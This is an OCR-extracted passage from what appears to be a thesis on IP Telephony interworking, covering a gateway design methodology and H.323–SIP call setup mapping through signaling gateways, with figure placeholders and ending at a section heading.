Figure 3.26 highlights that the combination of classification, gateway operations and the transport to individual targets instead of just one system also forms a powerful option for the creation and integration of decomposed systems.




Figure 3.26: Decomposition and individual provisioning of functionality

Instead of just one end-system that provides all the functionality of a specific service there is the chance to distribute it to several components. Section 7.2.3 discusses the usage of this approach for the decomposition of an IP Telephony end-system in a signaling and a media part. Whereas this separation of functionality in different individual parts on just one system is an established practice and for instance used in the SIP *user agent sipc* [188] the decomposition for independent devices is a novel approach.

3.7 Combination and Usage of the Abstractions

Our analysis has identified a basic categorization that distinguishes media and signaling gateways. It is depicted in Figure 3.27. Service interworking is achieved as a result of applying signaling and media mappings or a combination of both.




Figure 3.27: Interworking as combination of different aspects

Interworking analysis, gateway design and implementation form a complex creative process that benefits from the application of appropriate and well-established patterns. [146] describes and discusses this aspect in detail. It explicitly underlines that the determination and application of a general terminology and proceeding (often also referred to a system of idioms and patterns) has a number of benefits. Those include design re-use and code re-use. Additionally, it forms the basis for the allocation of a specific problem within a more general class. Well-established patterns do often already exist for that class. This practice saves time and development efforts and typically significantly enhances the resulting system quality. Instead of increasing the already existing problem complexity, it introduces valuable constraints that lower this complexity and avoid unnecessary or error-prone solutions.

[67] formulates a general procedure for the successful design of computer protocols. Since we deal with the interworking of protocols they are relevant for us as well. They are compact and form the general basis of our procedure. These rules are:

1. Make sure that the problem is well-defined. All design criteria, requirements and constraints, should be enumerated before a design is started.
2. Define the service to be performed at every level of abstraction before deciding which structures should be used to realize these services (*what* comes before *how*).
3. Design external functionality before internal functionality. First consider the solution as a black-box and decide how it should interact with its environment. Then decide how the black-box can internally be organized. Likely it consists of smaller black-boxes that can be refined in a similar fashion.
4. Keep it simple. Fancy protocols are buggier than simple ones; they are harder to implement, harder to verify, and often less efficient. There are few truly complex problems in

protocol design. Problems that appear complex are often just simple problems huddled together. Our job as designers is to identify the simpler problems, separate them, and then solve them individually.

5. Do not connect what is independent. Separate orthogonal concerns.
6. Do not introduce what is immaterial. Do not restrict what is irrelevant. A good design is open-ended, i.e., easily extensible. A good design solves a class of problems rather than a single instance.
7. Before implementing a design, build a high-level prototype and verify that the design criteria are met.
8. Implement the design, measure its performance, and if necessary, optimize it.
9. Check that the final optimized implementation is equivalent to the high-level design that was verified.
10. Do not skip Rules 1 to 7.

These general rules also guide our proposed procedure. We combine them with the guideline for a step-wise analysis of interworking tasks that is depicted in Figure 3.28.

Our proposed interworking design process starts with a structural and interaction analysis. This step enumerates involved entities and their relations. It determines corresponding technical instances and concepts.

This analysis of involved entities typically allows to determine whether the interworking should be provided in interaction with end-systems or infrastructure components. This influences the set of operations and characteristics that have to be supported. User-to-network signaling interfaces often differ from network-to-network interfaces and provide a different set of features.

The problem can be further partitioned into the handling of signaling or media interactions. In many cases there are direct dependencies (such as a parameterization or the triggering of operations) between those.

Interworking interactions are not necessarily bi-directional nor symmetric. A clear determination which of these cases have to be supported forms an important part of the analysis process and supports the subsequent determination of typical scenarios, interactions and involved entities in our structural gateway model.

It is typically possible to characterize and group interworking requirements as being either strict or soft. This allows to decide whether it is necessary to cover all initially intended functionality with one solution at once. Solving a part of the problem and providing the possible feature set in just one direction is often a valuable solution that has a higher benefit than providing no solution at all. This consideration is a direct implication of the incremental system development and extension approach that has been discussed in Section 2.2.5.





Figure 3.28: Problem analysis activities

The problem analysis finally forms the basis for the selection of existing best practice methods for individual parts of the partitioned interworking problem. A number of tasks such as the correct ordering of sequences of corresponding operations for signaling gateways still have to be done individually. However, the proposed guideline helps to identify which interactions re-occur in a number of conceptually similar situations and how functionality can grouped together in the next step. Once the interworking design is done the structural gateway model also supports the identification of technical realization mechanisms and their structuring. Figure 3.29 visualizes that the abstract parts and connections of the model typically have a corresponding software and implementation equivalent. Further examples for this practice and appropriate implementation techniques are prominently discussed in [120, 119].

Decomposed blocks can be mapped to components that interact via synchronous or asyn-



Modular gateway structure

abstraction	realization
signaling processing half block signaling interconnection	state machine module FIFO
media processing half block media interconnection	filter or transformation module pipe, media data as input to procedure call or general IPC mechanism

Corresponding realization means

Figure 3.29: Modular gateway model and corresponding technical means

chronous IPC (interprocess communication) mechanisms such as media pipes or FIFOs. This component approach supports the re-use of functionality in different applications. The important implementation paradigm is to modularize functionality that is responsible for a particular aspect on each gateway side and to incorporate appropriate internal connection mechanisms that allow to easily combine the resulting modules. This ensures that also just one module (that specifically fits the specific requirements on its gateway side) can be replaced whereas substantial core parts of the system and the module on the other side are not affected by this replacement. Additionally, a software system that manages abstract internal "connections" typically allows to enhance a gateway from a solution for just one interworking connection at a time to a more sophisticated one for multiple parallel streams.

The discussed abstractions are not only relevant for the design of IP Telephony specific interworking solutions but also support the analysis and design of other systems that process multimedia data and may individually handle signaling and media streams. In Section 4.5.1 we present our contribution to the development of an IP Telephony enabled firewall that has also benefited from our methodology.

3.8 Conclusions

Interoperability and interworking between the individual entities in a heterogeneous IP Telephony environment plays a very important role. The identification, design, development and integration of appropriate mechanisms that provide it is a challenging task. This chapter has tackled it with the investigation of a generic interworking design methodology.

It has been shown that even though gateways exist in many different versions and for many purposes they can be categorized in just a small set of categories. Such a categorization can be done with respect to the information that is processed and the way that the interworking is provided. Our categorization distinguishes media and signaling interworking functions. These can be combined to provide service interworking.

The discussion has identified and characterized internal gateway structures and has shown their suitability for various general classes of scenarios. Our proposed methodology combines

best practice for general system design and realization with a generic gateway block model and a guideline for the mapping of parts of this model to appropriate corresponding technical mechanisms.

The gateway and interaction model as well as the guidelines form the methodical basis for practical application as described in the subsequent chapters. It favors a modular system design with adaptable and re-usable components and the re-use of existing system parts in order to ensure efficiency as well as good quality for the resulting technical solutions.

4 Signaling Gateways

There is no substitute for hard work.

THOMAS A. EDISON

We have identified signaling interworking as one important aspect of providing services in a heterogeneous environment. In this chapter we apply our methodology of Chapter 3 in the context of a specific IP Telephony example. The interworking between the two signaling protocols H.323 and SIP is a problem that is representative as well as of practical relevance. It is therefore chosen for detailed investigation. This chapter concentrates on different options for the provisioning of interworking for *basic calls*.

Because of the similarities of typical gateway structures and mechanisms with those of firewalls for multimedia systems (that we actively contributed to) we discuss IP Telephony security aspects in the second part of this chapter before we cover interworking for *supplementary services* in the subsequent Chapter 5.

4.1 Interworking Between H.323 and SIP

The specific characteristics of the two IP Telephony signaling protocols H.323 and SIP as well as the motivation for an interworking between them have been discussed in Chapter 2. The subsequent discussion introduces the basic interworking design and the tasks that H.323–SIP gateways have to fulfill.

4.1.1 Basic Interworking Design

An interworking design between the two protocols H.323 and SIP needs to consider both signaling as well as media exchange aspects. Both H.323 and SIP use RTP for media streaming and specify a set of codecs that are notated differently but can be mapped to each other. Therefore, the media exchange can be done directly between endpoints, once the media endpoint parameters (IP address and listening port) are correctly exchanged between the participating parties. Just the signaling interworking needs to be provided at an appropriate gateway. Figure 4.1 visualizes this situation and shows the basic interworking concept as well as specific options that are further investigated in more detail.




Figure 4.1: Interworking between H.323 and SIP

Figure 4.2 shows our categorization of functions that the interworking mechanism between the connected system parts has to fulfill. It indicates that the functions differ in their importance for the provisioning of at least basic connectivity versus the support for additional but not generally necessary functions.




Figure 4.2: H.323–SIP interworking requirements and functions

The gateway handles the translation and forwarding of the call signaling messages. This in-

volves the address translation for the connected subscribers, the translation of the call setup sequences and the appropriate mapping of session descriptions. Depending on the way the gateway is integrated within the respective protocol clouds it is also responsible for the handling of user registrations. A detailed description of the basic interworking requirements and how to fulfill them is given in [161] and [19].

4.1.2 Investigation Context

Figure 4.3 explains dependencies and relations between the approaches and systems that are described in this and the subsequent chapter. Our practical work can clearly be seen as a continuous process instead of a pure sequence of isolated examples. The figure gives the reader a better understanding on the rationales of specific investigations and their chronology.




Figure 4.3: Investigation context

Our activities have started with a gateway that is closely integrated with an H.323-based PBX system. We call the integration strategy of this gateway H.323-centric and discuss it in Section 4.3.1 . The research on this system was done under a non-disclosure agreement in an industry

cooperation research project [17]. Our implementation became fully operational at the same time when the H.323–SIP gateway from Columbia University [232] was publicly announced. We have subsequently used our system to investigate the benefits and drawbacks of both a monolithic as well as a component-based implementation and had planned to use it as basis for the further integration of *supplementary services* support. This effort has been described in [2]. The further development has, however, been abandoned in favor of a design that re-uses the core gateway infrastructure of the SIP-centric H.323–SIP gateway of the VOCAL [252] project. We have used this as basis for a protocol-neutral integration in the IP Telephony infrastructure and have successfully designed, implemented and tested gateway enhancements for *supplementary services*. The upper part of the figure indicates that end-systems with extended functionality for these *supplementary services* have become part of our research activities and contribution as well. These activities are described in Chapter 7.

Figure 4.4 visualizes the different options for H.323–SIP interworking that we have practically investigated.




Figure 4.4: Investigated options for H.323–SIP interworking

The categorized options are not exclusive but can be combined. The order of the classification in the tree forms the outline for our subsequent discussion. Protocol mapping, infrastructure integration and implementation strategy are discussed in this chapter that targets connectivity for *basic calls* between H.323 and SIP subscribers. The different options for providing service interworking are investigated in the context of gateway functions for *supplementary services* in Chapter 5.

4.2 Investigated Protocol Mapping Strategies

Figure 4.5 shows that interworking between two different protocols can either be done with a direct protocol mapping or with an additional intermediate protocol. The first option produces a fully meshed net of possible interactions, whereas the second option significantly reduces the number of possible interactions if there are many different protocols.





Figure 4.5: Direct interaction vs. usage of an intermediate protocol

Especially if the number of protocols is small or is expected to become small in the future, a direct protocol interworking is typically a well suited approach. IP Telephony signaling currently fulfills this condition.

4.2.1 Interworking with Direct H.323–SIP Interaction

Apart from the DMIF-based design in the subsequent section a direct interworking between H.323 and SIP is applied within all the designs and implementations for H.323–SIP interworking in this thesis. We introduce the basic signaling operations for the session setup in this section. The mapping of the alerting and the exchange of the media channel parameters are central and indispensable tasks whereas additional functionality such as subscriber registration or admission control for calls can be isolated from the gateway and do not necessarily have to be handled at it. Their discussion also shows typical issues that can result from the different signaling approaches in H.323 and SIP and how to cope with these.

A SIP subscriber initiates the call setup in the scenario that is depicted in Figure 4.6. The scenario uses the *fast connect* H.323 operation mode that has been introduced with version v2 of the H.323 standard. Comparable to the `INVITE` method in SIP it combines the alerting of the communication partner with the transport of media endpoint parameters and therefore fastens the session establishment that is not divided in multiple individual steps. A pair of logical channels is used for the bi-directional media connection between the communication partners.



Signaling sequence adapted from [159]


Figure 4.6: SIP-originated call setup in a basic interworking scenario

Figure 4.6 shows that the signaling conversion proceeds without having to introduce additional interim states or a re-ordering of operations at the gateway. H.323 and SIP use different ways for the description of the utilized audio codecs. However, these descriptions can be mapped with an appropriate algorithm that is also discussed in [159].

Whereas calls that are originated from the SIP side generally make the media channel parameters available at the gateway in the initial alerting step already this is not the case for H.323-originated calls. If an H.323 *terminal* uses the standard signaling procedure that we have shown in Figure 2.10 in Section 2.3.1 the media parameters are not transmitted with the `SETUP` message that starts the alerting. Figure 4.7 shows how to handle this problem.

The gateway initially translates the `SETUP` into a SIP `INVITE` with an `c=IN IP4 0.0.0.0` and `m=audio 0 RTP/AVP 0` SDP media description. A SIP *user agent* that receives such a message is alerted and returns its media endpoint parameters in the SDP body of the `200 OK` answer but does not start sending audio. After the gateway has translated the `200 OK` message into an H.323 `CONNECT` it can start the terminal capability negotiation and the bi-directional establishment of logical channels for the media exchange. In this process it receives the H.323 media endpoint parameters and transmits them to the SIP side in the `ACK` that finishes the `INVITE` transaction. This `ACK` transmits an updated SDP media description in its message body. The procedure represents a typical interworking scenario with the re-ordering of protocol sequences and the introduction of additional states that we have discussed in Section 3.4.1.

If the H.323 subscriber uses the *fast connect* procedure the call setup can proceed without the described additional interim steps because the media endpoint parameters are transmitted with the `CONNECT` message already. Nevertheless, the choice between these different signaling alternatives causes additional complexity at the gateway. The same has practically been ob-



Signaling sequence adapted from [159]

Figure 4.7: H.323-originated call setup in a basic interworking scenario

served with different H.323 *terminals* from different vendors that use use alternative ways to transport the calling and called party descriptions within the H.323 signaling messages [194]. This flexibility for the interpretation of redundant options for a number of functions and their implementation has shown to be one of the general drawbacks of the H.323 standard. In Section 4.3.3 we discuss that the introduction of intermediate systems in the call signaling path that may even re-write signaling messages if necessary is an appropriate way to cope with this situation without having to observe all potential signaling variants at a gateway itself.

For further detailed information about the basic functionality of an H.323–SIP gateway we refer to [159]. This Internet draft provides a comprehensive description of the various interworking operations that an H.323–SIP gateway performs and discusses the mapping of subscriber addresses, the determination of a common subset of supported endpoint media exchange characteristics, subscriber registration mapping and additional operations like the modification of a media connection within a call in detail. We had to also identify and observe these functions in our initial gateway design that is discussed in Section 4.3.1.

4.2.2 Interworking with DMIF as Intermediate Protocol

